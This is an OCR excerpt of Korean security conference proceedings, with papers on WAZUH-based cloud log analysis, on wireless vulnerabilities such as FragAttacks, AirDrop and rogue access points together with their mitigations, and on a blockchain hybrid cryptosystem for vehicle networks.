
본 실험에서는 2개월 동안 약 1억 4천 2백만 개의 보안 데이터를 수집하였다. WAZUH는 수집 데이터를 그 종류에 따라 448개의 필드 값으로 표현하며 테이블 또는 JSON(JavaScript Object Notation) 형태로 분석할 수 있다. [표 1]은 에이전트로부터 수집된 샘플 데이터의 예시이다.

[표 1] WAZUH 보안 로그 데이터 예시

Field	Information
agent.id	018
agent.ip	192.1681.1
agent.name	TestServer
input.type	log
location	/var/log/auth.log
rule.description	PAM: Login session closed.
rule.level	3
rule.mitre.tactic	Privilege Escalation
timestamp	May24, 2021 @ 19:06:34.952

agent.id, agent.ip, agent.name 필드를 통해 에이전트에 대한 기본 정보를 확인할 수 있으며 input.type, location 필드를 통해 데이터 종류를 확인할 수 있다. rule.level 필드의 경우 0에서 15 사이의 값으로 표시되며 해당 값이 클수록 보안 위험도가 높다는 것을 나타낸다. rule.mitre.tactic 필드는 마이터 공격 관련 정보를 나타내며 샘플 데이터의 로그 분석 결과, 권한 상승이 의심되는 것을 확인할 수 있다. 또한 WAZUH는 KQL(Kibana Query Language)을 통한 필드 기반 필터링 기능을 제공하기 때문에 대량의 보안 데이터로부터 원하는 정보를 빠르고, 효과적으로 검색하고 분석할 수 있다.

3.3 대시보드(Dashborad)를 이용한 시각화



[그림 2] 보안 데이터 시각화 대시보드 예시

수집된 데이터는 시각화 대시보드 소프트웨어 Kibana를 이용하여 상세 탐색 및 모니터링이 가능하다. [그림 2]는 수집된 AWS WAF 로그 데이터를 기반으로 Kibana 대시보드를 구성한 결과이다. 본 논문의 실험에서는 WAF에 의해 허

용, 차단 빈도를 선형 그래프로 시각화하여 시간대별로 분석할 수 있도록 하였다. 또한 빈도가 높은 상위 4개의 출발지 IP주소, 국가코드, HTTP Request 헤더 정보를 추출한 후 테이블 형태로 시각화하여 직관적인 분석이 가능하도록 구성 하였다. 대시보드 시각화 기능을 제공하는 WAZUH를 활용할 경우 클라우드 상에서 발생하는 데이터에 대한 가시성을 더욱 상세히 분석할 수 있음을 확인할 수 있다.

3.4 모듈 기능을 이용한 데이터 분석

agent.name	TestServer
data.integration	virustotal
data.virustotal.found	0
data.virustotal.malicious	0
data.virustotal.source.alert_id	1621344262.3863001215
data.virustotal.source.file	/etc/systemd/system/snap-core18-1988.mount
data.virustotal.source.md5	7a4a3c98bad180aa0812b02b43cd09dc
data.virustotal.source.sha1	8e767765430b6beb1c597c9bcfa1055fc86a1021
decoder.name	json
id	1621344272.3863005776
input.type	log
location	virustotal

[그림 3] VirusTotal 분석 결과

WAZUH는 외부 서비스 또는 API와의 연동 기능을 제공한다. 앞서 언급한 바와 같이 AWS와의 연동을 통해 클라우드 상에서 발생하는 다양한 보안 데이터에 대한 가시성 확보가 가능하며 마이크로소프트 Azure, Docker 등에 구축된 엔드포인트로부터의 데이터 수집도 가능하다. 본 실험에서는 파일의 악성코드 감염 여부를 분석해주는 VirusTotal API를 연동하여 엔드포인트에 존재하는 파일에 대한 악성코드 분석 결과를 [그림 3]과 같이 확인할 수 있었다[7].

IV. 결론 및 향후 연구

본 논문에서는 오픈 소스 보안 플랫폼 WAZUH를 활용하여 클라우드 환경에서 발생하는 다양한 보안 데이터의 가시성을 확보하고 이를 효율적으로 분석할 수 있음을 실험을 통해 설명하였다. WAZUH는 호스트 기반 IDS로 에이전트와 매니저 서버로 구성되며 클라우드 환경에 존재하는 다양한 엔드포인트로부터 대량의 보안 데이터를 수집하고 분석할 수 있는 환경을 제공한다. 특히 시각화와 외부 API 연동을 통해 상세한 보안 데이터 분석이 가능함을 알 수 있었다. WAZUH는 무료 오픈 소스로 상대적으로 정보보안 예산이 부족하고 클라우드 기반 소프트웨어 서비스를 제공하는 스타트업과 중소기업에서 보안 데이터를 모니터링하고 분석할 수 있는 SIEM(Security Information and Event Management)을 대체하여 활용할 수 있을 것으로 예상된다.

향후 연구에서는 추가 데이터를 수집하고 수집된 데이터를 기반으로 머신러닝 및 딥러닝 기술을 적용한 데이터 분석 방법 연구를 진행할 계획이다.

[참고문헌]

[1] Deloitte, “Artificial Intelligence: From expert-only to everywhere,” Dec 11, 2018

[2] Google Cloud, https://cloud.google.com/blog/products/data-analytics/what-to-expect-from-cloud-data-analytics-in-2021

[3] The Open Source Security Platform WAZUH, https://wazuh.com/

[4] SHU, Xiaokui, et al. Massive distributed and parallel log analysis for organizational security. In: 2013 IEEE Globecom Workshops (GC Wkshps). IEEE, 2013. p. 194-199.

[5] 이봉환, 양동민, 아파치 엘라스틱서치 기반 로그스태시를 이용한 보안로그 분석시스템. 한국정보통신학회논문지, 2018, 22.2: 382- 389.

[6] SON, Sung Jun and KWON, Youngmi. Performance of ELK stack and commercial system in security log analysis. In: 2017 IEEE 13th Malaysia International Conference on Communications (MICC). IEEE, 2017. p. 187-190.

[7] VirusTotal, https://www.virustotal.com/

무선 통신 기술 관련 보안 이슈

양유진*, 임세진*, 오유진*, 서화정**
*한성대학교 IT융합공학부(대학생)
**한성대학교 IT융합공학부

Security issues related to wireless communication technology

Yu-Jin Yang, Se-Jin Lim, Yu-Jin Oh, *Hwajeong Seo**
*Division of IT Convergence Engineering, Hansung University(student)
**Division of IT Convergence Engineering, Hansung University

요 약

Wi-Fi와 Bluetooth와 같은 무선 통신 기술의 이용도가 증가함에 따라 그에 따른 관련 보안 사고들도 끊이지 않고 발생하고 있다. 본 논문에서는 FragAttacks, AirDrop 취약점 문제, 공공 Wi-Fi 공격 등 무선 통신 기술과 관련된 최신의 보안 이슈들을 살펴보고 그에 따른 공격 예방법 및 해결책에 대하여 서술한다.

I. 서론

코로나 19가 장기화됨에 따라 행사, 수업, 회의 등 일상 속 여러 활동들이 비대면으로 전환되었다. 회의, 강의 등의 활동들을 온라인에서 진행할 때 네트워크로 통신하고 무선 이어폰으로 대화하며 파일공유 서비스를 이용하여 기기 간 파일 공유를 쉽고 편리하게 할 수 있다.

그러나 Wi-Fi, Bluetooth를 비롯한 무선 통신 기술의 이용도가 높아지면서 자연스레 각 무선 통신 기술이 갖고 있는 취약점을 노린 보안 침해 사례도 늘고 있는 실정이다. 화상 회의, 화상 강의가 (재택근무, 재택 수업이) 보편화되고 있는 현시점에서 관련 기술들로부터 새롭게 발견된 취약점과 공격 방법, 그에 따른 예방법을 아는 것은 상당히 중요하다.

본 논문에서는 최근 발표된 Wi-Fi 표준과 AirDrop 서비스의 취약점에 대해서 살펴보고 꾸준히 보안 침해 사고가 발생하는 공공 Wi-Fi에서의 주된 공격방법과 예방책에 대해 서술할 것이다.

II. 본문

2.1 FragAttacks

Fragmentation and Aggregation Attacks의 약자인 FragAttacks는 벨기에의 Wi-Fi 보안 전문가 마티 반호프(Mathy Vanhoef)가 발견한 Wi-Fi 장비와 관련된 보안 취약점들을 총칭하는 표현이다[1]. FragAttacks에 속한 취약점 12가지 중 3가지는 Wi-Fi 표준 설계에서 발견된 것이기 때문에 대부분의 Wi-Fi 기반 장비들이 모두 이 3가지 취약점에 노출되어 있다고 볼 수 있다.

2.1에선 반호프가 설명한 FragAttacks 취약점 중 설계 결함과 관련된 집계 공격(Aggregation attack), 혼합 키 공격(Mixed key attack), 조각 캐시 공격(Fragment cache attack)에 대해서 살펴볼 것이다[2].

2.1.1 집계 공격(Aggregation attack)

Wi-Fi는 네트워크 속도와 처리량을 향상시키기 위하여 작은 프레임들을 더 큰 집계 프레임으로 결합하는 '프레임 집계(Frame aggregation)'과정을 거

친다.




Fig 1. Simple frame structure

Fig 1은 프레임 구조를 간략화 해놓은 것이다. Fig 1의 MAC 헤더부분을 보면 데이터에 단일 프레임 또는 여러 프레임이 포함되는지 여부를 나타내는 A-MSDU 플래그가 포함되어있다. 그런데 A-MSDU 플래그는 인증되지 않기 때문에 공격자가 접근하여 수정할 수 있는 문제가 있다. 암호화된 전송 데이터를 사용자가 의도하지 않은 방법으로 처리하도록 할 수 있는 것이다. 공격자는 이 문제점을 이용하여 사용자가 알지 못하게 다른 서버에 연결시키고 패킷의 A-MSDU 플래그를 수정하여 임의의 네트워크 패킷을 주입하는 '집계 공격'을 실행할 수 있다. 반호프가 테스트한 결과에 따르면, 대부분의 장치가 집계 공격에 취약하다.

해당 공격은 A-MSDU 플래그를 사용하지 않거나 항상 A-MSDU 플래그를 인증하게 함으로써 해결할 수 있다.

2.1.2 혼합 키 공격(Mixed key attack)

Wi-Fi는 연결의 안전성을 높이기 위하여 큰 프레임을 작은 조각으로 분할하는 '프레임 조각화(Frame Fragmentation)'를 수행한다. 이 과정 중에 동일한 프레임에 속하는 조각들은 모두 동일한 키로 암호화되는데, 암호화되어 날아온 조각들을 다시 조립하는 과정에서 AP(Access Point)는 각 조각들이 어떤 키를 사용하는지 확인하지 않는다. 다른 키를 사용하여 조각을 복호화하고 재조립할 수 있는 것이다. 드물지만 이 점으로 인하여 데이터 유출이 발생하기도 한다.




Fig 2. Mix key attack process

Fig 2는 해당 결함으로 인해 발생할 수 있는 혼합 키 공격의 전개도이다. Fig 2를 보면 첫 번째 조각 $Frag_0$과 두 번째 조각 $Frag_1$은 각각 키 k와 m으로 암호화되어 있다. 첫 번째 조각 $Frag_0$ 전송이 끝나면 세션이 초기화되면서 세션키가 k에서 m으로 바뀐다. 공격자가 두 번째 조각 $Frag_1$을 바뀐 세션키 m으로 암호화하여 전송하면, AP는 조각 $Frag_0$과 $Frag_1$이 각각 다른 키로 암호화되었음에도 키 m으로 복호화를 수행한다. 이후에 두 조각을 재조립하면, 공격자는 조각 하나를 보내 얻은 키 m으로 재조립된 정보 전체를 알 수 있게 된다.

해당 공격은 수신기가 동일한 키로 복호화된 조각들끼리만 재조립하게 함으로써 해결이 가능하다. 본 공격은 드문 조건에서만 성공이 가능한 공격법이기 때문에 보통 이론적인 공격으로 간주되기도 한다.

2.1.3 조각 캐시 공격(Fragment cache attack)

네트워크 연결이 끊어진 후에도 Wi-Fi 장치는 '조각 캐시'라는 메모리 공간에서 재조립되지 않은 조각들을 보관한다. 공격자가 이 점을 이용하여 사전에 악성 조각을 몰래 삽입하는 공격 방법을 '조각 캐시 공격'이라고 부른다. 조각 캐시 공격은 혼합 키 공격과 똑같이 프레임 조각화 기능의 설계 결함으로 인해 발생한다.

Fig 3은 조각 캐시 공격의 흐름도이다. Fig 3을 보면 공격자는 첫 번째 조각 $Frag_0$을 AP의 조각 캐시에 삽입한다. 이후 공격자가 네트워크 연결을 끊고 피해자가 다시 재연결하여 조각 $Frag_1$을 보내면 공격자가 보낸 조각 $Frag_0$은 조각 캐시에 그

대로 남아있기 때문에 $Frag_1$과 재조립이 된다. 이 재조립된 결과를 통해서 공격자는 복호화된 전송 데이터를 확인할 수 있다.




Fig 3. Fragment cache poisoning process

해당 취약점은 네트워크 연결을 끊을 때마다 AP의 조각 캐시에서 재조립되지 않은 남은 조각들을 제거함으로써 해결할 수 있다[3].

2.2 AirDrop

iOS, macOS를 사용하는 애플사의 제품들은 모두 'AirDrop'이라는 무선 통신 파일 공유 시스템을 이용하여 편리하게 정보를 공유할 수 있다. AirDrop은 Bluetooth를 사용하여 주변에 공유할 기기를 검색하고 Wi-Fi를 이용하여 파일을 공유하는 구조로 이뤄져 있는데, BLE와 Wi-Fi 다이렉트를 이용하기에 적은 전력으로 빠르게 공유할 수 있다는 장점을 갖는다[4].

하지만 올해 4월, 독일의 다름슈타트 공과 대학 컴퓨터과학부 연구진은 애플의 AirDrop 기술에 보안적 결함이 있음을 발표하였다. 해당 결함은 모든 사람과 연결할 수 있는 모드인 상황에서 연결 전 서로의 신원정보 해시를 주고받는 '인증 핸드셰이크' 과정에서 발생한다.




Fig 4. AirDrop attack process

Fig 4를 보면 공격자는 인증 핸드셰이크 과정 중 받은 희생자의 해시코드를 수집한다. 그 다음으로 '무차별 대입 공격(Brute force attack)'을 수행하여 희생자의 해시와 일치하는 것을 찾을 때까지 해시를 생성한다. 이후에 일치하는 해시를 찾으면 공격자는 희생자의 전화번호, 이메일 주소와 같은 식별자 정보를 알 수 있게 된다[5].

AirDrop에서 해시함수 SHA-256을 사용하는 구조자체는 보안적으로 문제가 없다. 문제는 암호화되는 정보가 예측 가능한 형태로 구성 되어 있고, 특히 전화번호의 경우 다른 정보들보다 상대적으로 문자수가 적은 축에 속한다는 것이다. 게다가 공격자가 희생자에 대한 별다른 사전 지식을 필요로 하지 않는다는 점은 공격을 훨씬 수월하게 만들어준다.

구조적인 문제이기 때문에 현실적으로 사용자가 근본적이고 적극적으로 대처할 수 있는 방법은 없다. 조금 소극적이지만 사용자가 해당 공격 예방을 위해 사용자가 할 수 있는 방법은 평상시 AirDrop을 '접근금지' 모드로 설정하는 것이다. 이 경우 공격자가 쉽게 접근하기 힘든 환경이 구성되기 때문에 공격을 방지할 수 있다.

2.3 공공 Wi-Fi

사람들의 Wi-Fi 사용 비중이 늘어남에 따라 버스, 지하철, 카페와 같은 공공장소에서도 무료 Wi-Fi 서비스를 제공하기 시작했다. 이러한 공공 Wi-Fi 서비스가 늘어나면서 취약점을 노린 공격도 늘어나고 있다.




Fig 5 Rouge AP process

첫 번째 공격 방법은 가짜 Wi-Fi를 만들어 사용자를 속이는 것이다. 악의적으로 설치된 AP를 로그 AP(Rouge AP)라고 하는데 여기서 생성된 가짜 Wi-Fi도 이에 해당한다. 해당 공격의 주타깃은 무료로 제공되는 Wi-Fi를 이용하고자 하는 사용자이다. 우선 공격자는 이미 공공장소에서 제공되고 있는 Wi-Fi의 SSID와 비슷한 이름을 가진

가짜 Wi-Fi를 생성한다. 사용자가 공격자가 설치한 가짜 Wi-Fi에 접속을 하면 공격자는 사용자가 통신하는 모든 전송 데이터를 확인할 수 있게 된다. 단순히 검색만 하는 용도라면 상관이 없지만, 사이트에서 로그인을 시도하거나 금융 작업을 한다면 Fig 5의 결과처럼 민감한 정보들이 모두 공격자에게 노출된다.

두 번째 공격 방법은 공공장소에서 제공하는 공유기를 직접 공격하는 방법이다. 해당 방법은 초기 세팅을 변경하지 않아 비밀번호로 0000, Admin 등을 그대로 사용하고 있는 공유기에 적용이 가능하다. 공격자는 우선 설정을 변경하지 않아 공격에 취약한 공유기에 접근하여 미리 알아둔 비밀번호로 공유기의 관리자 권한 페이지에 접속한다. 관리자 페이지에서 여러 설정을 바꾸면 해당 Wi-Fi를 사용하는 사용자가 자동으로 악성 프로그램을 설치하는 사이트에 접속하도록 유도할 수 있다.

Wi-Fi를 안전하게 이용하기 위한 방법으론 여러 보안 기술이 적용된 최신 Wi-Fi 보안 프로토콜인 WPA3 사용을 지향하는 것과 AP의 비밀번호로 주기적으로 변경하는 것, 공유기를 누구나 접근하기 쉬운 곳에 두지 않는 것이 있다. 하지만 공공 Wi-Fi 사용 시에는 위 방법의 적용이 어려우므로 사용자가 사용에 유의하는 방법밖에 없다. 우선, 공용 Wi-Fi에 접속하였을 때는 암호화되지 않은 네트워크 및 웹사이트는 가급적 피해야 한다. 대부분의 웹사이트들이 SSL/TLS 인증서가 적용된 HTTPS를 사용하고 있지만 아직도 보안 적용이 되지 않은 사이트들이 종종 있고, 로그인 때만 보안이 적용된 경우도 적지 않으므로 사이트 접속 시에 꼭 보안 인증서 적용이 되어 있는지 확인하고 주의하며 사용해야 한다. 특히, 로그인이나 금융업무 등의 민감한 활동은 정보 유출의 우려가 있으므로 이 땐 사용자의 이동통신 서비스(LTE/5G) 사용을 권장한다. 그다음으로 평상시엔 Wi-Fi 자동 연결 모드를 꺼두는 것이 좋다. 자동 연결 모드가 켜져 있을 경우 자신도 모르는 사이 공격자가 미끼로 둔 Wi-Fi에 접속되어 피해를 입을 수도 있다. 때문에 자동 연결 모드를 끄고 가능하다면 '의심스러운 네트워크 감지'와 같은 기능을 켜서 의식적으로 안전한 Wi-Fi에만 접속할 수 있도록 해야 한다.

III. 결론

본 논문에서는 FragAttacks, AirDrop, 공공 Wi-Fi에 대해 설명하며 Wi-Fi, Bluetooth와 같은 무선 통신 기술과 관련된 보안 이슈들을 살펴보았다. 여러 취약점들이 지금은 그저 이론적인 문제로만, 별로 중요하지 않은 문제처럼 여겨질 수 있다. 하지만 큰 사고가 나고 그에 대처하는 것보단 애초에 그런 사고가 나지 않게 미연에 방지하는 것이 더 중요함을 기억하고 취약점 문제들에 더 관심을 가져야 한다.

IV. Acknowledgement

이 성과는 2021년도 정부(과학기술정보통신부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구임(No. NRF-2020R1F1A1048478)

[참고문헌]

[1] Lily hay newman, "Decades-Old Flaws Affect Almost Every Wi-Fi Device", *WIRED*, May 05 2021.

[2] FragAttack, https://www.fragattacks.com/#demo.

[3] Mathy Vanhoef, "Fragment and Forge: Breaking Wi-Fi Through Frame Aggregation and Fragmentation", *30th USENIX Security Symp.*, Aug 2021. (Unpublished).

[4] Young-Jun Song, Sungbum Lee, Soonhong Kwon, Jong-Hyouk Lee, "Analysis of Airdrop Packets and Known Vulnerabilities", *Proceedings of Symposium of the Korean Institute of communications and Information Sciences*, pp. 987-988, June 2018.

[5] Alexander Heinrich, Matthias Hollick, Thomas Schnedier, Milan Stute, Christian Weinert, "PrivateDrop: Practical Privacy-Preserving Authentication for Apple AirDrop", *30th USENIX Security Symp.*, Aug 2021. (Unpublished).

IoV 환경에서 데이터 전송 속도 향상을 위한 블록체인 기반 복합 암호 시스템

정원진*, 조대호**

*성균관대학교 전자전기컴퓨터공학과

**성균관대학교 소프트웨어학과

Blockchain based Hybrid Cryptosystem for Improving Data Transmission Speed in IoV Environment

Won Jin Chung*, Tae Ho Cho**

*Department of Electrical and Computer Engineering, Sungkyunkwan University

**Department of Computer Science and Engineering, Sungkyunkwan University

요 약

Internet of Vehicle은 자율주행 자동차와 통신을 할 수 있는 사물들로 이루어진 기술이다. 자율주행 자동차는 센싱 정보와 함께 도로에 설치된 인프라로부터 전송받은 교통 정보를 이용하여 주행한다. 하지만 자율주행 자동차는 공격자에 의해 위변조된 정보를 전달받으면 잘못된 주행으로 사고가 발생한다. 이러한 공격을 방어하기 위해 Internet of Vehicle 환경에 블록체인을 이용한 보안 기법이 제안되었다. 블록체인은 데이터의 무결성을 보장하지만, 속도가 느린 단점이 있다. 본 논문에서는 블록체인과 복합 암호 시스템을 이용하여 전송 속도를 향상시키는 기법을 제안한다. 실험을 통해 제안 기법이 프라이빗 블록체인을 사용했을 때보다 데이터 전송 속도가 향상됨을 보여준다.

I. 서론

최근 모바일 기술의 핵심이 스마트카로 이동하게 되었으며 사물인터넷과 5G 발전으로 인해 자율주행 기술은 실현 가능한 기술이 되었다. 자율주행 기술이 적용된 자동차는 운전자의 편의를 제공하고 운전자의 부주의로 인한 사고를 줄일 수 있다. IoV (Internet of Vehicle)는 지능형교통체계(Intelligent Transport Systems)와 사물인터넷이 결합한 기술로서 자율주행 자동차가 도로 인프라, 자동차, 스마트폰 등 다양한 사물과 통신을 하면서 자율적으로 주행이 가능한 시스템이다[1]. 자율주행 자동차는 고정밀 지도와 V2X (Vehicle to Everything) 통신을 이용하여 주행하므로 IoV 환경에서 네트워크 통신 보안은 매우 중요한 요소이다. 자율주행 자동차는 도로 인프라와 통신을 하면서 잠재적인 위험 상황을 판단할 수 있으며 도로 상황을 파악하여 최단 경로를 찾을 수 있다[2]. 신호등, 노변 장치(Roadside unit) 등 도로에 배치된 사물들은 V2X 통신을 이용하여 자율주행 자동차에 다양한 교통 정보를 제공하지만, 공격자의 공격 수단으로 이용될 수 있다. 공격자는 자율주행 자동차에 전달되는 정보를 제거하거나 잘못된 정보를 전달하여 사고를 유발하는 공격을 시도할 수 있다. 이러한 공격을 방어하기 위해 블록체인이 적용된 보안 기법이 제안되었다[3]. 블록체인은 Gartner에서 발표한 “2020년 10대 전략 기술 동향”에 선정된 기술로써 다양한 분야에 활용되는 암호 기술이며 높은 보안성에

강점을 두고 있다[4]. 하지만 블록체인을 IoV 환경에 적용할 경우 블록을 생성하는 데 많은 시간이 소모되며, 도로를 주행하는 자율주행 자동차가 수시로 변경되기 때문에 확장성 및 시간 관련 문제가 발생한다. 본 논문에서는 도로 인프라를 이용하여 블록 체인을 구성하고 자율주행 자동차의 보안성을 유지하기 위해 복합 암호 시스템을 적용하여 데이터 전송 속도를 향상하는 기법을 제안한다.

II. 본론

본론에서는 IoV과 블록체인에 관해 설명하고 제안 기법을 제시한다. 또한, 기존 기법과 제안 기법을 비교하여 성능을 평가한다.

2.1 Internet of Vehicle

IoV는 자율주행 자동차, 도로 인프라, 개인 장치 간의 지능적인 통신에 중점을 둔 기술이며, SDN (Software Defined Network), Edge computing, NFV (Network Functions Virtualization) 등 다양한 기술을 접목하여 발전할 수 있는 기술이다[3]. 자율주행 자동차는 안전한 주행을 위해 V2X 통신을 이용하게 된다. V2X 통신은 차량 또는 도로 인프라가 구축된 사물들과 정보를 교환하는 기술로써 V2V (Vehicle to Vehicle) 통신, V2I (Vehicle to Infrastructure) 통신 등으로 분류되어 사용된다. 자율주행 자동차는 주위 환경을 파악하기 위해 다양한 센서를 이용하지만, 기상 악화와 같이 시야 확보가 어려운 환경에서는 V2X 통신을 이용하여 필요한 교통 정보를 수집하고 이를 이용하여 안전한 주행을 할 수 있도록 한다.

2.2 블록체인

블록체인은 순서에 따라 연결된 블록들의 정보 내용을 암호화 기법을 이용해 협상하는 알고리즘으로 구성된 기술이다. 블록체인은 식별, 인증 승인을 통해 보안을 유지하며 해시 함수를 통해 데이터 무결성을 확보한다. 블록체인은 데이터의 위변조를 막기 위해서는 해시 퍼즐을 통해 많은 계산량을 요구하기 때문에 속도와 확장성에 관련된 문제점이 있다. 따라서 다양한 응용 프로그램에 적용하기 위해 속도와 확장성을 높이는 연구가 진행되고 있다. 블록체인은 퍼블릭 블록체인, 프라이빗 블록체인, 컨소시엄 블록체인으로 구분되며 프라이빗과 컨소시엄 블록체인은 탈중앙화가 아닌 관리자를 통한 방법이지만 속도와 확장성에서 강점을 가진다[5].

2.3 제안 기법

제안 기법은 IoV 환경에서 블록체인을 사용했을 경우 발생하는 속도와 확장성 문제를 해결하며 복합 암호 체계를 이용하여 보안을 유지 한다. 자율주행 자동차는 자율주행 자동차 또는 도로 인프라로부터 지연 없이 정보를 수집해야 사고를 방지할 수 있다. 하지만 블록체인을 사용한 보안 기법은 차량이 밀집되는 도로에서 네트워크에 진입하는 자동차에 대한 블록 생성시간과 데이터 암호화로 발생하는 시간으로 데이터 전송이 지연될 수 있다[6]. 자율주행 자동차는 이러한 시간 지연으로 인해 원하는 시간에 정보를 받지 못하는 상황이 발생하게 된다. 제안 기법에서는 시간 지연 문제의 해결책으로 도로 인프라로만 블록체인을 구성한다. 또한, 자율주행 자동차에 보안을 유지하기 위해 복합 암호 시스템을 적용한다. 복합 암호 시스템은 대칭키와 공개키를 동시에 사용하는 시스템으로 암호키 전송 문제와 암호화 속도 문제를 해결한 시스템이다[7]. 제안 기법에서는 블록체인을 이용하여 도로 인프라의 데이터 보호 및 무결성을 입증하고 복합 암호 시스템을 이용하여 도로 인프라와 자율주행 자동차가 데이터를 전달한다. 이를 통해 데이터 전송 속도 향상과 보안성을 확보할 수 있다.



그림 1. 차량의 이동 거리별 시간 비교

그림 1은 노변 장치를 통과할 때마다 측정한

차량의 이동 시간을 보여준다. 제안 기법의 비교 대상은 프라이빗 블록체인을 적용한 기법이며 통과한 노변 장치의 수가 50개 기준으로 시간을 측정하였다[6]. 제안 기법을 기존 기법과 비교할 경우 차량의 블록을 생성하지 않기 때문에 이동 시간이 약 3.0259% 단축되었으며 이동 거리가 증가할수록 성능향상을 보여준다.

III. 결론

IoV는 운전자가 자율주행 자동차를 이용하여 주행하는데 다양한 정보를 이용하며 최적의 경로를 계획하여 목적지까지 안전하게 주행하는 환경을 제공한다. 자율주행 자동차는 도로 인프라와 V2I 통신을 이용하여 신호등의 신호 정보, 도로 사고 현황 등 다양한 주행 관련 정보를 수집하여 경로를 계획한다. 하지만 공격자에 의해 주행 관련 정보가 위변조될 경우 자율주행 자동차는 잘못된 주행을 하게 되며 공격이 지속해서 발생하면 사고를 유발하게 된다. 공격자로부터 정보를 보호하기 위해 IoV 환경에 블록체인을 적용한 기법이 제안되었다. 블록체인은 온라인 금융 거래상에서 사용될 정보로 보안성이 뛰어나다. 하지만 블록체인은 확장성 및 속도 문제가 있으며 이를 해결하기 위한 연구들이 진행되고 있다. 제안 기법은 도로 인프라만 이용하여 블록체인을 형성하고 자율주행 자동차의 보안성을 유지하기 위해 복합 암호 체계를 이용하는 기법을 제안한다. 이로 인해 확장성이 자유로워지며, 다수의 자율주행 자동차가 네트워크에 진입했을 경우 블록을 생성하지 않아도 되기 때문에 속도 문제를 해결할 수 있다. 또한, 복합 암호 체계를 자율주행 자동차에 적용하여 빠른 암복호화 속도와 안전한 키 교환을 보장할 수 있다. 실험 결과에서는 프라이빗 블록체인을 이용한 기법보다 빠른 속도로 정보를 교환할 수 있는 것을 보여준다. 하지만 제안 기법에서는 암호키를 노변 장치에 저장하며 대칭키 기법을 이용하기 때문에 다수의 암호키가 보관되는 문제가 있다. 또한, 공격자가 노변 장치를 공격하여 암호키를 탈취할 경우 다양한 공격을 발생시키며 이는 운전자에게 피해를 줄 수 있다. 향후 연구에서는 이러한 문제점을 해결하기 위해 복합 키를 이용하는 기법을 진행할 계획이다.

ACKNOWLEDGMENT

이 논문은 2021년도 정부(교육부)의 재원으로 한국연구재단의 지원을 받아 수행된 기초연구사업임(No. NRF-2021R1A2C2005480)

[참고문헌]

[1] Yang, Fangchun, et al. "An overview of internet of vehicles." China communications 11.10 (2014): 1-15.

[2] Chen, Shanzhi, et al. "Vehicle-to-everything (V2X) services supported by LTE-based systems and 5G." IEEE Communications Standards Magazine 1.2 (2017): 70-76.

[3] Wang, Chao, et al. "A survey: applications of blockchain in the Internet of Vehicles." EURASIP Journal on Wireless Communications and Networking 2021.1 (2021): 1-16.

[4] Gartner, Top 10 Stategic Technology Trends for 2020(2019)

[5] Dai, Hong-Ning, Zibin Zheng, and Yan Zhang. "Blockchain for Internet of Things: A survey." IEEE Internet of Things Journal 6.5 (2019): 8076-8094.

[6] Li, Meng, Liehuang Zhu, and Xiaodong Lin. "Efficient and privacy-preserving carpooling using blockchain-assisted vehicular fog computing." IEEE Internet of Things Journal 6.3 (2018): 4573-4584.

[7] Darwish, Ashraf, Maged M. El-Gendy, and Aboul Ella Hassanien. "A new hybrid cryptosystem for Internet of Things applications." Multimedia Forensics and Security. Springer, Cham, 2017. 365-380.

병렬 처리를 통한 영지식 증명 구현

박재훈*, 권혁동*, 서화정*†

*한성대학교 IT융합공학부 (대학원생)

*† 한성대학교 IT융합공학부 (교수)

Implementation of Zero-Knowledge Proof with Parallel Computing

Jae-Hoon Park*, Hyeok-Dong Kwon*, Hwa-Jeong Seo*†

*Division of IT convergence engineering, Hansung University.
(Graduate student)

*† Division of IT Convergence Engineering, Hansung University
(Professor)

요 약

